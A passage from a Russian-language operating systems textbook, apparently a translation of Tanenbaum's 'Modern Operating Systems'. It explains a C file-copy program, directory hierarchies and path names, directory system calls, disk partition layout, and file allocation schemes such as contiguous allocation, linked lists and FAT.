/* Программа копирования файла. Контроль ошибок и сообщения об их возникновении
сведены к минимуму. */

#include <sys/types.h>             /* включение необходимых заголовочных файлов
*/
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]);  /* ANSI-прототип */

#define BUF_SIZE 4096              /* используется буфер размером
                                   4096 байт */
#define OUTPUT_MODE 0700           /* биты защиты для выходного файла */
int main(int argc, char *argv[])
{
    int in_fd, out_fd, rd_count, wt_count;
    char buffer[BUF_SIZE];

    if (argc != 3) exit(1);        /* если argc не равен 3, возникает
                                   синтаксическая ошибка */

    /* Открытие входного и создание выходного файла */
    in_fd = open(argv[1], O_RDONLY);        /* открытие исходного файла */
    if (in_fd < 0) exit(2);                 /* если он не открывается, выйти */
    out_fd = creat(argv[2], OUTPUT_MODE);   /* создание файла-приемника */
    if (out_fd < 0) exit(3);                /* если он не создается, выйти */

    /* Цикл копирования */
    while (TRUE) {
        rd_count = read(in_fd, buffer, BUF_SIZE); /* чтение блока данных */
    if (rd_count <= 0) break;      /* в конце файла или при ошибке – выйти из
                                   цикла */
        wt_count = write(out_fd, buffer, rd_count); /* запись данных */
```

```
        if (wt_count <= 0) exit(4); /* при wt_count <= 0 возникает ошибка */
    }

    /* Закрытие файлов */
    close(in_fd);
    close(out_fd);
    if (rd_count == 0)            /* при последнем чтении ошибки не возникло */
        exit(0);
    else
        exit(5);                  /* ошибка при последнем чтении */
}
```

Эта программа с именем copyfile может быть вызвана, к примеру, из командной строки

```
copyfile abc xyz
```

чтобы скопировать файл abc в файл xyz. Если файл xyz уже существует, то он будет переписан. Если этого файла не существует, то он будет создан. Программа должна быть вызвана с обязательным указанием двух аргументов, являющихся допустимыми именами файлов. Первый аргумент должен быть именем файла-источника, а второй — именем выходного файла.

Благодаря четырем операторам *#include* в самом начале программы в нее включается большое количество определений и прототипов функций. Это нужно для совместимости программы с соответствующими международными стандартами, но больше это нас интересовать не будет. Следующая строка, согласно требованию стандарта ANSI C, содержит прототип функции *main*, но сейчас это нас тоже не интересует.

Первый оператор *#define* является макроопределением строки *BUF_SIZE* как макроса, который при компиляции заменяется в тексте программы числом 4096. Программа будет считывать и записывать данные блоками по 4096 байт. Создание таких констант и использование их вместо непосредственного указания чисел в программе считается хорошим стилем программирования. При этом программу не только удобнее читать, но и проще изменять в случае необходимости. Второй оператор *#define* определяет круг пользователей, которые могут получить доступ к выходному файлу.

У основной программы, которая называется main, имеется два аргумента — *argc* и *argv*. Значения этим аргументам присваиваются операционной системой при вызове программы. В первом аргументе указывается количество строковых значений, присутствующих в командной строке, вызывающей программу, включая имя самой программы. Его значение должно быть равно 3. Второй аргумент представляет собой массив указателей на аргументы командной строки. В примере, приведенном ранее, элементы этого массива будут содержать указатели на следующие значения:

```
argv[0] = "copyfile"
argv[1] = "abc"
argv[2] = "xyz"
```

Через этот массив программа получает доступ к своим аргументам.

В программе объявляются пять переменных. В первых двух переменных, *in_ fd* и *out_ fd*, будут храниться **дескрипторы файлов** — небольшие целые числа, возвращаемые при открытии файла. Следующие две переменные, *rd_count* и *wt_count*, являются байтовыми счетчиками, возвращаемыми процедурами *read* и *write* соответственно. Последняя переменная, *buffer*, используется для хранения считанных и предоставления записываемых данных.

Первый исполняемый оператор проверяет, не равно ли значение счетчика аргументов *argc* 3. Если счетчик *argc* не равен 3, программа завершается с кодом 1. Любой код завершения программы отличный от 0 означает, что произошла ошибка. Единственный применяемый в этой программе способ сообщения об ошибках — это код завершения программы. Окончательный вариант этой программы выводил бы сообщения об ошибках.

Затем программа пытается открыть входной файл и создать выходной файл. Если открытие файла проходит успешно, операционная система присваивает переменной *in_fd* небольшое целочисленное значение, чтобы идентифицировать файл. Это целое число может включаться в последующие вызовы, чтобы система знала, какой файл им нужен. Аналогично этому, если успешно создается выходной файл, переменной *out_fd* также присваивается идентифицирующее его значение. Второй аргумент процедуры *creat* устанавливает код защиты создаваемого файла. Если не удается открыть файл или создать его, то значение соответствующего дескриптора файла устанавливается в –1 и происходит выход из программы с соответствующим кодом ошибки.

Затем наступает черед цикла копирования, который начинается с попытки считать в буфер *buffer* 4 Кбайт данных. Это делается путем вызова библиотечной процедуры *read*, которая на самом деле осуществляет системный вызов *read*. Первый параметр идентифицирует файл, второй указывает буфер, а третий сообщает, сколько байтов нужно считать. Значение, присвоенное *rd_count*, дает количество реально считанных байтов. Обычно это значение равно 4096, за исключением того случая, когда в файле останется меньше байтов. При достижении конца файла это значение будет равно 0. Как только значение *rd_count* станет нулевым или отрицательным, копирование не сможет продолжаться, поэтому для прекращения цикла (который в противном случае был бы бесконечным) выполняется оператор *break*.

Обращение к процедуре *write* приводит к выводу содержимого буфера в выходной файл. Первый параметр идентифицирует файл, второй указывает буфер, а третий, аналогично параметрам процедуры *read*, сообщает, сколько байтов нужно записать. Следует заметить, что счетчик байтов содержит количество реально считанных байтов, а не значение *BUF_SIZE*. Это важно, поскольку при последнем считывании не будет возвращено число 4096, если только длина файла не окажется кратной 4 Кбайт.

После обработки всего файла при первом же вызове, выходящем за пределы файла, в *rd_count* будет возвращено значение 0, которое и заставит программу выйти из цикла. После этого оба файла закрываются и происходит выход из программы со статусом, свидетельствующем о ее нормальном завершении.

Несмотря на то что системные вызовы Windows отличаются от системных вызовов UNIX, общая структура программы Windows, предназначенной для копирования файлов и запускаемой из командной строки, примерно такая же, как у программы, показанной в листинге 4.1. Системные вызовы Windows 8 будут рассмотрены в главе 11.

4.2. Каталоги

Обычно в файловой системе для упорядочения файлов имеются **каталоги** или **папки**, которые сами по себе являются файлами. В этом разделе будут рассмотрены каталоги, их организация, их свойства и операции, которые к ним могут применяться.

4.2.1. Системы с одноуровневыми каталогами

Самая простая форма системы каталогов состоит из одного каталога, содержащего все файлы. Иногда он называется **корневым каталогом**, но поскольку он один-единственный, то имя особого значения не имеет. Эта система была широко распространена на первых персональных компьютерах отчасти из-за того, что у них был всего один пользователь. Как ни странно, первый в мире суперкомпьютер, CDC 6600, также имел один каталог для всех файлов, даже притом, что на нем одновременно работало много пользователей. Несомненно, это решение было принято с целью упростить разработку программного обеспечения.

Пример системы, имеющей всего один каталог, показан на рис. 4.3. На нем изображен каталог, в котором содержатся четыре файла. Преимущества такой схемы заключаются в ее простоте и возможности быстрого нахождения файлов, поскольку поиск ведется всего в одном месте. Такая система иногда все еще используется в простых встроенных устройствах — цифровых камерах и некоторых переносных музыкальных плеерах.




Рис. 4.3. Система с одноуровневым каталогом, содержащим четыре файла

4.2.2. Иерархические системы каталогов

Одноуровневая система больше подходит для очень простых специализированных приложений (и применялась даже на первых персональных компьютерах), но современным пользователям, работающим с тысячами файлов, найти что-нибудь, если все файлы находятся в одном каталоге, будет практически невозможно.

Поэтому нужен способ, позволяющий сгруппировать родственные файлы. К примеру, у профессора может быть коллекция файлов, составляющая книгу, которую он написал для одного учебного курса, вторая коллекция файлов, в которой содержатся студенческие программы, сданные при изучении другого курса, третья группа файлов, в которых содержится создаваемая им инновационная система компиляции, четвертая группа файлов, в которых содержатся предложения по грантам, а также другие файлы, используемые для электронной почты, протоколов совещаний, неоконченных статей, игр и т. д.

Для организации всего этого нужна иерархия (то есть дерево каталогов). Такой подход позволяет иметь столько каталогов, сколько необходимо для группировки файлов естественным образом. Кроме того, если общий файловый сервер совместно используется несколькими пользователями, как это бывает во многих сетях организаций, каждый пользователь может иметь корневой каталог для собственной иерархии. Именно этот подход показан на рис. 4.4. На нем изображены каталоги *A*, *B* и *C*, которые содержатся в корневом каталоге и принадлежат разным пользователям, двое из которых создали подкаталоги для проектов, над которыми работают.

Возможность создания произвольного количества подкаталогов предоставляет пользователям мощный инструмент структуризации, позволяющий организовать их работу. Поэтому таким образом устроены практически все современные файловые системы.




Рис. 4.4. Иерархическая система каталогов

4.2.3. Имена файлов

Когда файловая система организована в виде дерева каталогов, нужен какой-нибудь способ указания имен файлов. Чаще всего для этого используются два метода. В первом методе каждому файлу дается **абсолютное имя (полное имя)**, состоящее из пути от корневого каталога к файлу. Например, имя /usr/ast/mailbox означает, что корневой каталог содержит подкаталог usr, который, в свою очередь, содержит подкаталог ast, в котором содержится файл mailbox. Абсолютные имена файлов всегда начинаются с названия корневого каталога и являются уникальными именами. В системе UNIX компоненты пути разделяются символом «слеш» — /. В системе Windows разделителем служит символ «обратный слеш» — \. В системе MULTICS этим разделителем служила угловая скобка — >. В этих трех системах одно и то же имя будет выглядеть следующим образом:

```
Windows \usr\ast\mailbox
UNIX /usr/ast/mailbox
MULTICS >usr>ast>mailbox
```

Если в качестве первого символа в имени файла используется разделитель, то независимо от символа, используемого в этом качестве, путь будет абсолютным.

Другой разновидностью имени является **относительное имя**. Оно используется совместно с понятием **рабочего каталога** (называемого также **текущим каталогом**). Пользователь может определить один каталог в качестве текущего, и тогда все имена файлов станут рассматриваться относительно рабочего каталога и не будут начинаться с корневого каталога. К примеру, если текущим рабочим каталогом будет /usr/ast, то к файлу, имеющему абсолютное имя /usr/ast/mailbox, можно будет обращаться, просто указывая mailbox. Иначе говоря, команда UNIX

```
cp /usr/ast/mailbox /usr/ast/mailbox.bak
```

и команда

```
cp mailbox mailbox.bak
```

делают одно и то же, если рабочим каталогом является /usr/ast. Относительная форма указания имен зачастую более удобна, но при этом делает то же самое, что и абсолютная форма.

Некоторым программам нужен доступ к конкретному файлу безотносительно того, какой каталог является рабочим. В таком случае им всегда нужно использовать абсолютные имена. К примеру, программе проверки правописания в процессе работы может понадобиться чтение файла /usr/lib/dictionary. В таком случае ей следует использовать полное, абсолютное имя, поскольку она не знает, какой каталог будет при ее вызове рабочим. Абсолютное имя файла будет работать всегда, независимо от того, какой именно каталог будет рабочим.

Разумеется, если программа проверки правописания нуждается в большом количестве файлов из каталога /usr/lib, то альтернативным подходом будет следующий: использовать системный вызов для смены рабочего каталога на /usr/lib, а затем в качестве первого параметра системного вызова *open* можно будет использовать лишь имя dictionary. За счет явного изменения рабочего каталога программа точно знает, в каком месте дерева каталогов она работает, поэтому она может использовать относительные пути к файлам.

У каждого процесса есть свой рабочий каталог, поэтому, когда процесс меняет свой рабочий каталог и потом завершает работу, это не влияет на работу других процессов и в файловой системе от подобных изменений не остается никаких следов. Таким образом, процесс может когда угодно изменить свой рабочий каталог, абсолютно не беспокоясь о последствиях. В то же время, если *библиотечная процедура* поменяет свой рабочий каталог и при возврате управления не восстановит прежний рабочий каталог, то вызвавшая ее программа может оказаться не в состоянии продолжить работу, так как ее предположения о текущем каталоге окажутся неверными. Из-за этого библиотечные процедуры редко меняют свои рабочие каталоги, а когда им все-таки приходится это делать, они обязательно восстанавливают прежний рабочий каталог перед возвратом управления.

Большинство операционных систем, поддерживающих иерархическую систему каталогов, имеют в каждом каталоге специальные элементы «.» и «..», которые обычно произносятся как «точка» и «точка-точка». Точка является ссылкой на текущий каталог, а двойная точка — на родительский каталог (за исключением корневого каталога, где этот элемент является ссылкой на сам корневой каталог). Чтобы увидеть, как они используются, обратимся к дереву каталогов системы UNIX (рис. 4.5). Пусть у нас есть некий процесс, для которого каталог /usr/ast является рабочим. Чтобы переместиться вверх по дереву, он может использовать обозначение «...». К примеру, он может копировать файл /usr/lib/dictionary в собственный каталог при помощи команды

```
cp ../lib/dictionary .
```

Первый указанный путь предписывает системе подняться вверх по дереву (к каталогу usr), затем опуститься вниз к каталогу lib и найти в нем файл dictionary.

Второй аргумент (точка) заменяет имя текущего каталога. Когда в качестве последнего аргумента команда *cp* получает имя каталога (включая точку), она копирует все файлы в этот каталог. Разумеется, куда более привычным способом копирования будет использование полного абсолютного имени пути к файлу-источнику:

```
cp /usr/lib/dictionary .
```

Здесь использование точки избавляет пользователя от необходимости второй раз набирать имя dictionary. Тем не менее, если набрать

```
cp /usr/lib/dictionary dictionary
```




Рис. 4.5. Дерево каталогов UNIX

команда будет работать так же, как и при наборе

```
cp /usr/lib/dictionary /usr/ast/dictionary
```

Все эти команды приводят к одному и тому же результату.

4.2.4. Операции с каталогами

Допустимые системные вызовы для управления каталогами имеют большее количество вариантов от системы к системе, чем системные вызовы, управляющие файлами. Рассмотрим примеры, дающие представление об этих системных вызовах и характере их работы (взяты из системы UNIX).

- *Create* (Создать каталог). Каталог создается пустым, за исключением точки и двойной точки, которые система помещает в него автоматически (или в некоторых случаях при помощи программы mkdir).
- *Delete* (Удалить каталог). Удалить можно только пустой каталог. Каталог, содержащий только точку и двойную точку, рассматривается как пустой, поскольку они не могут быть удалены.
- *Opendir* (Открыть каталог). Каталоги могут быть прочитаны. К примеру, для вывода имен всех файлов, содержащихся в каталоге, программа ls открывает каталог

для чтения имен всех содержащихся в нем файлов. Перед тем как каталог может быть прочитан, он должен быть открыт по аналогии с открытием и чтением файла.

- *Closedir* (Закрыть каталог). Когда каталог прочитан, он должен быть закрыт, чтобы освободить пространство во внутренних таблицах системы.
- *Readdir* (Прочитать каталог). Этот вызов возвращает следующую запись из открытого каталога. Раньше каталоги можно было читать с помощью обычного системного вызова *read*, но недостаток такого подхода заключался в том, что программист вынужден был работать с внутренней структурой каталогов, о которой он должен был знать заранее. В отличие от этого, *readdir* всегда возвращает одну запись в стандартном формате независимо от того, какая из возможных структур каталогов используется.
- *Rename* (Переименовать каталог). Во многих отношениях каталоги подобны файлам и могут быть переименованы точно так же, как и файлы.
- *Link* (Привязать). Привязка представляет собой технологию, позволяющую файлу появляться более чем в одном каталоге. В этом системном вызове указываются существующий файл и новое имя файла в некотором существующем каталоге и создается привязка существующего файла к указанному каталогу с указанным новым именем. Таким образом, один и тот же файл может появиться в нескольких каталогах, возможно, под разными именами. Подобная привязка, увеличивающая показания файлового счетчика i-узла (предназначенного для отслеживания количества записей каталогов, в которых фигурирует файл), иногда называется **жесткой связью**, или **жесткой ссылкой** (hard link).
- *Unlink* (Отвязать). Удалить запись каталога. Если отвязываемый файл присутствует только в одном каталоге (что чаще всего и бывает), то этот вызов удалит его из файловой системы. Если он фигурирует в нескольких каталогах, то он будет удален из каталога, который указан в имени файла. Все остальные записи останутся. Фактически системным вызовом для удаления файлов в UNIX (как ранее уже было рассмотрено) является *unlink*.

В приведенном списке перечислены наиболее важные вызовы, но существуют и другие вызовы, к примеру для управления защитой информации, связанной с каталогами.

Еще одним вариантом идеи привязки файлов является **символическая ссылка** (symbolic link). Вместо двух имен, указывающих на одну и ту же внутреннюю структуру данных, представляющую файл, может быть создано имя, указывающее на очень маленький файл, в котором содержится имя другого файла. Когда используется первый файл, например он открывается, файловая система идет по указанному пути и в итоге находит имя. Затем она начинает процесс поиска всех мест, где используется это новое имя. Преимуществом символических ссылок является то, что они могут пересекать границы дисков и даже указывать на имена файлов, находящихся на удаленных компьютерах. И тем не менее их реализация несколько уступает в эффективности жестким связям.

4.3. Реализация файловой системы

Настала пора перейти от пользовательского взгляда на файловую систему к взгляду специалистов на ее реализацию. Пользователей волнует, как можно назвать файлы, какие операции над ними допустимы, как выглядит дерево каталогов и другие подобные

вопросы, касающиеся взаимодействия с файловой системой. Разработчиков интересует, как хранятся файлы и каталоги, как осуществляется управление дисковым пространством и как добиться от всего этого эффективной и надежной работы. В следующих разделах будет рассмотрен ряд перечисленных вопросов, чтобы можно было понять, какие проблемы и компромиссы встречаются на этом пути.

4.3.1. Структура файловой системы

Файловые системы хранятся на дисках. Большинство дисков может быть разбито на один или несколько разделов, на каждом из которых будет независимая файловая система. Сектор 0 на диске называется **главной загрузочной записью** (Master Boot Record (**MBR**)) и используется для загрузки компьютера. В конце MBR содержится таблица разделов. Из этой таблицы берутся начальные и конечные адреса каждого раздела. Один из разделов в этой таблице помечается как активный. При загрузке компьютера BIOS (базовая система ввода-вывода) считывает и выполняет MBR. Первое, что делает программа MBR, — находит расположение активного раздела, считывает его первый блок, который называется **загрузочным**, и выполняет его. Программа в загрузочном блоке загружает операционную систему, содержащуюся в этом разделе. Для достижения единообразия каждый раздел начинается с загрузочного блока, даже если он не содержит загружаемой операционной системы. Кроме того, в будущем он может содержать какую-нибудь операционную систему.

Во всем остальном, кроме того, что раздел начинается с загрузочного блока, строение дискового раздела значительно различается от системы к системе. Зачастую файловая система будет содержать некоторые элементы, показанные на рис. 4.6. Первым элементом является **суперблок**. В нем содержатся все ключевые параметры файловой системы, которые считываются в память при загрузке компьютера или при первом обращении к файловой системе. Обычно в информацию суперблока включаются «магическое» число, позволяющее идентифицировать тип файловой системы, количество блоков в файловой системе, а также другая важная административная информация.

Далее может находиться информация о свободных блоках файловой системы, к примеру в виде битового массива или списка указателей. За ней могут следовать i-узлы, массив структур данных — на каждый файл по одной структуре, в которой содержится




Рис. 4.6. Возможная структура файловой системы

вся информация о файле. Затем может размещаться корневой каталог, содержащий вершину дерева файловой системы. И наконец, оставшаяся часть диска содержит все остальные каталоги и файлы.

4.3.2. Реализация файлов

Возможно, самым важным вопросом при реализации файлового хранилища является отслеживание соответствия файлам блоков на диске. В различных операционных системах используются разные методы. Некоторые из них будут рассмотрены в этом разделе.

Непрерывное размещение

Простейшая схема размещения заключается в хранении каждого файла на диске в виде непрерывной последовательности блоков. Таким образом, на диске с блоками, имеющими размер 1 Кбайт, файл размером 50 Кбайт займет 50 последовательных блоков. При блоках, имеющих размер 2 Кбайт, под него будет выделено 25 последовательных блоков.

Пример хранилища с непрерывным размещением приведен на рис. 4.7, *а*. На нем показаны 40 первых блоков, начинающихся с блока 0 слева. Изначально диск был пустым. Затем на него начиная с блока 0 был записан файл *A* длиной четыре блока. Затем правее окончания файла *A* записан файл *B*, занимающий шесть блоков.

Следует заметить, что каждый файл начинается от границы нового блока, поэтому, если файл *A* фактически имел длину 3,5 блока, то в конце последнего блока часть пространства будет потеряна впустую. Всего на рисунке показаны семь файлов, каждый




Рис. 4.7. Дисковое пространство: *а* — непрерывное размещение семи файлов; *б* — состояние диска после удаления файлов *D* и *F*

из которых начинается с блока, который следует за последним блоком предыдущего файла. Затенение использовано только для того, чтобы упростить показ деления пространства на файлы. В отношении самого хранилища оно не имеет никакого практического значения.

У непрерывного распределения дискового пространства есть два существенных преимущества. Во-первых, его просто реализовать, поскольку отслеживание местонахождения принадлежащих файлу блоков сводится всего лишь к запоминанию двух чисел: дискового адреса первого блока и количества блоков в файле. При наличии номера первого блока номер любого другого блока может быть вычислен путем простого сложения.

Во-вторых, у него превосходная производительность считывания, поскольку весь файл может быть считан с диска за одну операцию. Для нее потребуется только одна операция позиционирования (на первый блок). После этого никаких позиционирований или ожиданий подхода нужного сектора диска уже не потребуется, поэтому данные поступают на скорости, равной максимальной пропускной способности диска. Таким образом, непрерывное размещение характеризуется простотой реализации и высокой производительностью.

К сожалению, у непрерывного размещения есть также очень серьезный недостаток: со временем диск становится фрагментированным. Как это происходит, показано на рис. 4.7, *б*. Были удалены два файла — *D* и *F*. Естественно, при удалении файла его блоки освобождаются и на диске остается последовательность свободных блоков. Немедленное уплотнение файлов на диске для устранения такой последовательности свободных блоков («дыры») не осуществляется, поскольку для этого потребуется скопировать все блоки, — а их могут быть миллионы, — следующие за ней, что при использовании больших дисков займет несколько часов или даже дней. В результате, как показано на рис. 4.7, *б*, диск содержит вперемешку файлы и последовательности свободных блоков.

Сначала фрагментация не составляет проблемы, поскольку каждый новый файл может быть записан в конец диска, следуя за предыдущим файлом. Но со временем диск заполнится и понадобится либо его уплотнить, что является слишком затратной операцией, либо повторно использовать последовательности свободных блоков между файлами, для чего потребуется вести список таких свободных участков, что вполне возможно осуществить. Но при создании нового файла необходимо знать его окончательный размер, чтобы выбрать подходящий для размещения участок.

Представьте себе последствия использования такого подхода. Пользователь запускает текстовый процессор, чтобы создать документ. В первую очередь программа спрашивает, сколько байтов в конечном итоге будет занимать документ. Без ответа на этот вопрос она не сможет продолжить работу. Если в конце выяснится, что указан слишком маленький размер, программа будет вынуждена преждевременно прекратить свою работу, поскольку выбранная область на диске будет заполнена и остаток файла туда просто не поместится. Если пользователь попытается обойти эту проблему, задавая заведомо большой конечный объем, скажем, 1 Гбайт, редактор может и не найти столь большой свободной области и объявит, что файл создать нельзя. Разумеется, ничто не помешает пользователю запустить программу повторно и задать на сей раз 500 Мбайт и т. д., пока не будет найдена подходящая свободная область. Но такая система вряд ли осчастливит пользователей.

Тем не менее есть одна сфера применения, в которой непрерывное размещение вполне приемлемо и все еще используется на практике, — это компакт-диски. Здесь все размеры файлов известны заранее и никогда не изменяются в процессе дальнейшего использования файловой системы компакт-диска.

С DVD ситуация складывается несколько сложнее. В принципе, 90-минутный фильм может быть закодирован в виде одного-единственного файла длиной около 4,5 Гбайт, но в используемой файловой системе **UDF** (Universal Disk Format — универсальный формат диска) для представления длины файла применяется 30-разрядное число, которое ограничивает длину файлов одним гигабайтом. Вследствие этого DVD-фильмы, как правило, хранятся в виде трех-четырех файлов размером 1 Гбайт, каждый из которых является непрерывным. Такие физические части одного логического файла (фильма) называются **экстентами**.

Как говорилось в главе 1, в вычислительной технике при появлении технологии нового поколения история часто повторяется. Непрерывное размещение благодаря своей простоте и высокой производительности использовалось в файловых системах магнитных дисков много лет назад (удобство для пользователей в то время еще не было в цене). Затем из-за необходимости задания конечного размера файла при его создании эта идея была отброшена. Но неожиданно с появлением компакт-дисков, DVD, Blu-ray-дисков и других однократно записываемых оптических носителей непрерывные файлы снова оказались весьма кстати. Поэтому столь важное значение имеет изучение старых систем и идей, обладающих концептуальной ясностью и простотой, поскольку они могут пригодиться для будущих систем совершенно неожиданным образом.

Размещение с использованием связанного списка

Второй метод хранения файлов заключается в представлении каждого файла в виде связанного списка дисковых блоков (рис. 4.8). Первое слово каждого блока используется в качестве указателя на следующий блок, а вся остальная часть блока предназначается для хранения данных.




Рис. 4.8. Хранение файла в виде связанного списка дисковых блоков

В отличие от непрерывного размещения, в этом методе может быть использован каждый дисковый блок. При этом потери дискового пространства на фрагментацию отсутствуют (за исключением внутренней фрагментации в последнем блоке). Кроме того, достаточно, чтобы в записи каталога хранился только дисковый адрес первого блока. Всю остальную информацию можно найти начиная с этого блока.

В то же время по сравнению с простотой последовательного чтения файла произвольный доступ является слишком медленным. Чтобы добраться до блока *n*, операционной системе нужно начать со стартовой позиции и прочитать поочередно $n - 1$ предшествующих блоков. Понятно, что осуществление стольких операций чтения окажется мучительно медленным.

К тому же объем хранилища данных в блоках уже не кратен степени числа 2, поскольку несколько байтов отнимает указатель. Хотя это и не смертельно, но необычный размер менее эффективен, поскольку многие программы ведут чтение и запись блоками, размер которых кратен степени числа 2. Когда первые несколько байтов каждого блока заняты указателем на следующий блок, чтение полноценного блока требует получения и соединения информации из двух дисковых блоков, из-за чего возникают дополнительные издержки при копировании.

Размещение с помощью связанного списка, использующего таблицу в памяти

Оба недостатка размещения с помощью связанных списков могут быть устранены за счет изъятия слова указателя из каждого дискового блока и помещения его в таблицу в памяти. На рис. 4.9 показано, как выглядит таблица для примера, приведенного на рис. 4.8. На обоих рисунках показаны два файла. Файл *A* использует в указанном порядке дисковые блоки 4, 7, 2, 10 и 12, а файл *B* — блоки 6, 3, 11 и 14. Используя таблицу, показанную на рис. 4.9, можно пройти всю цепочку от начального блока 4 до самого конца. То же самое можно проделать начиная с блока 6. Обе цепочки заканчиваются специальным маркером (например, –1), который не является допустимым номером блока. Такая таблица, находящаяся в оперативной памяти, называется **FAT** (File Allocation Table — таблица размещения файлов).

При использовании такой организации для данных доступен весь блок. Кроме того, намного упрощается произвольный доступ. Хотя для поиска заданного смещения в файле по-прежнему нужно идти по цепочке, эта цепочка целиком находится в памяти, поэтому проход по ней может осуществляться без обращений к диску. Как и в предыдущем методе, в записи каталога достаточно хранить одно целое число (номер начального блока) и по-прежнему получать возможность определения местоположения всех блоков независимо от того, насколько большим будет размер файла.

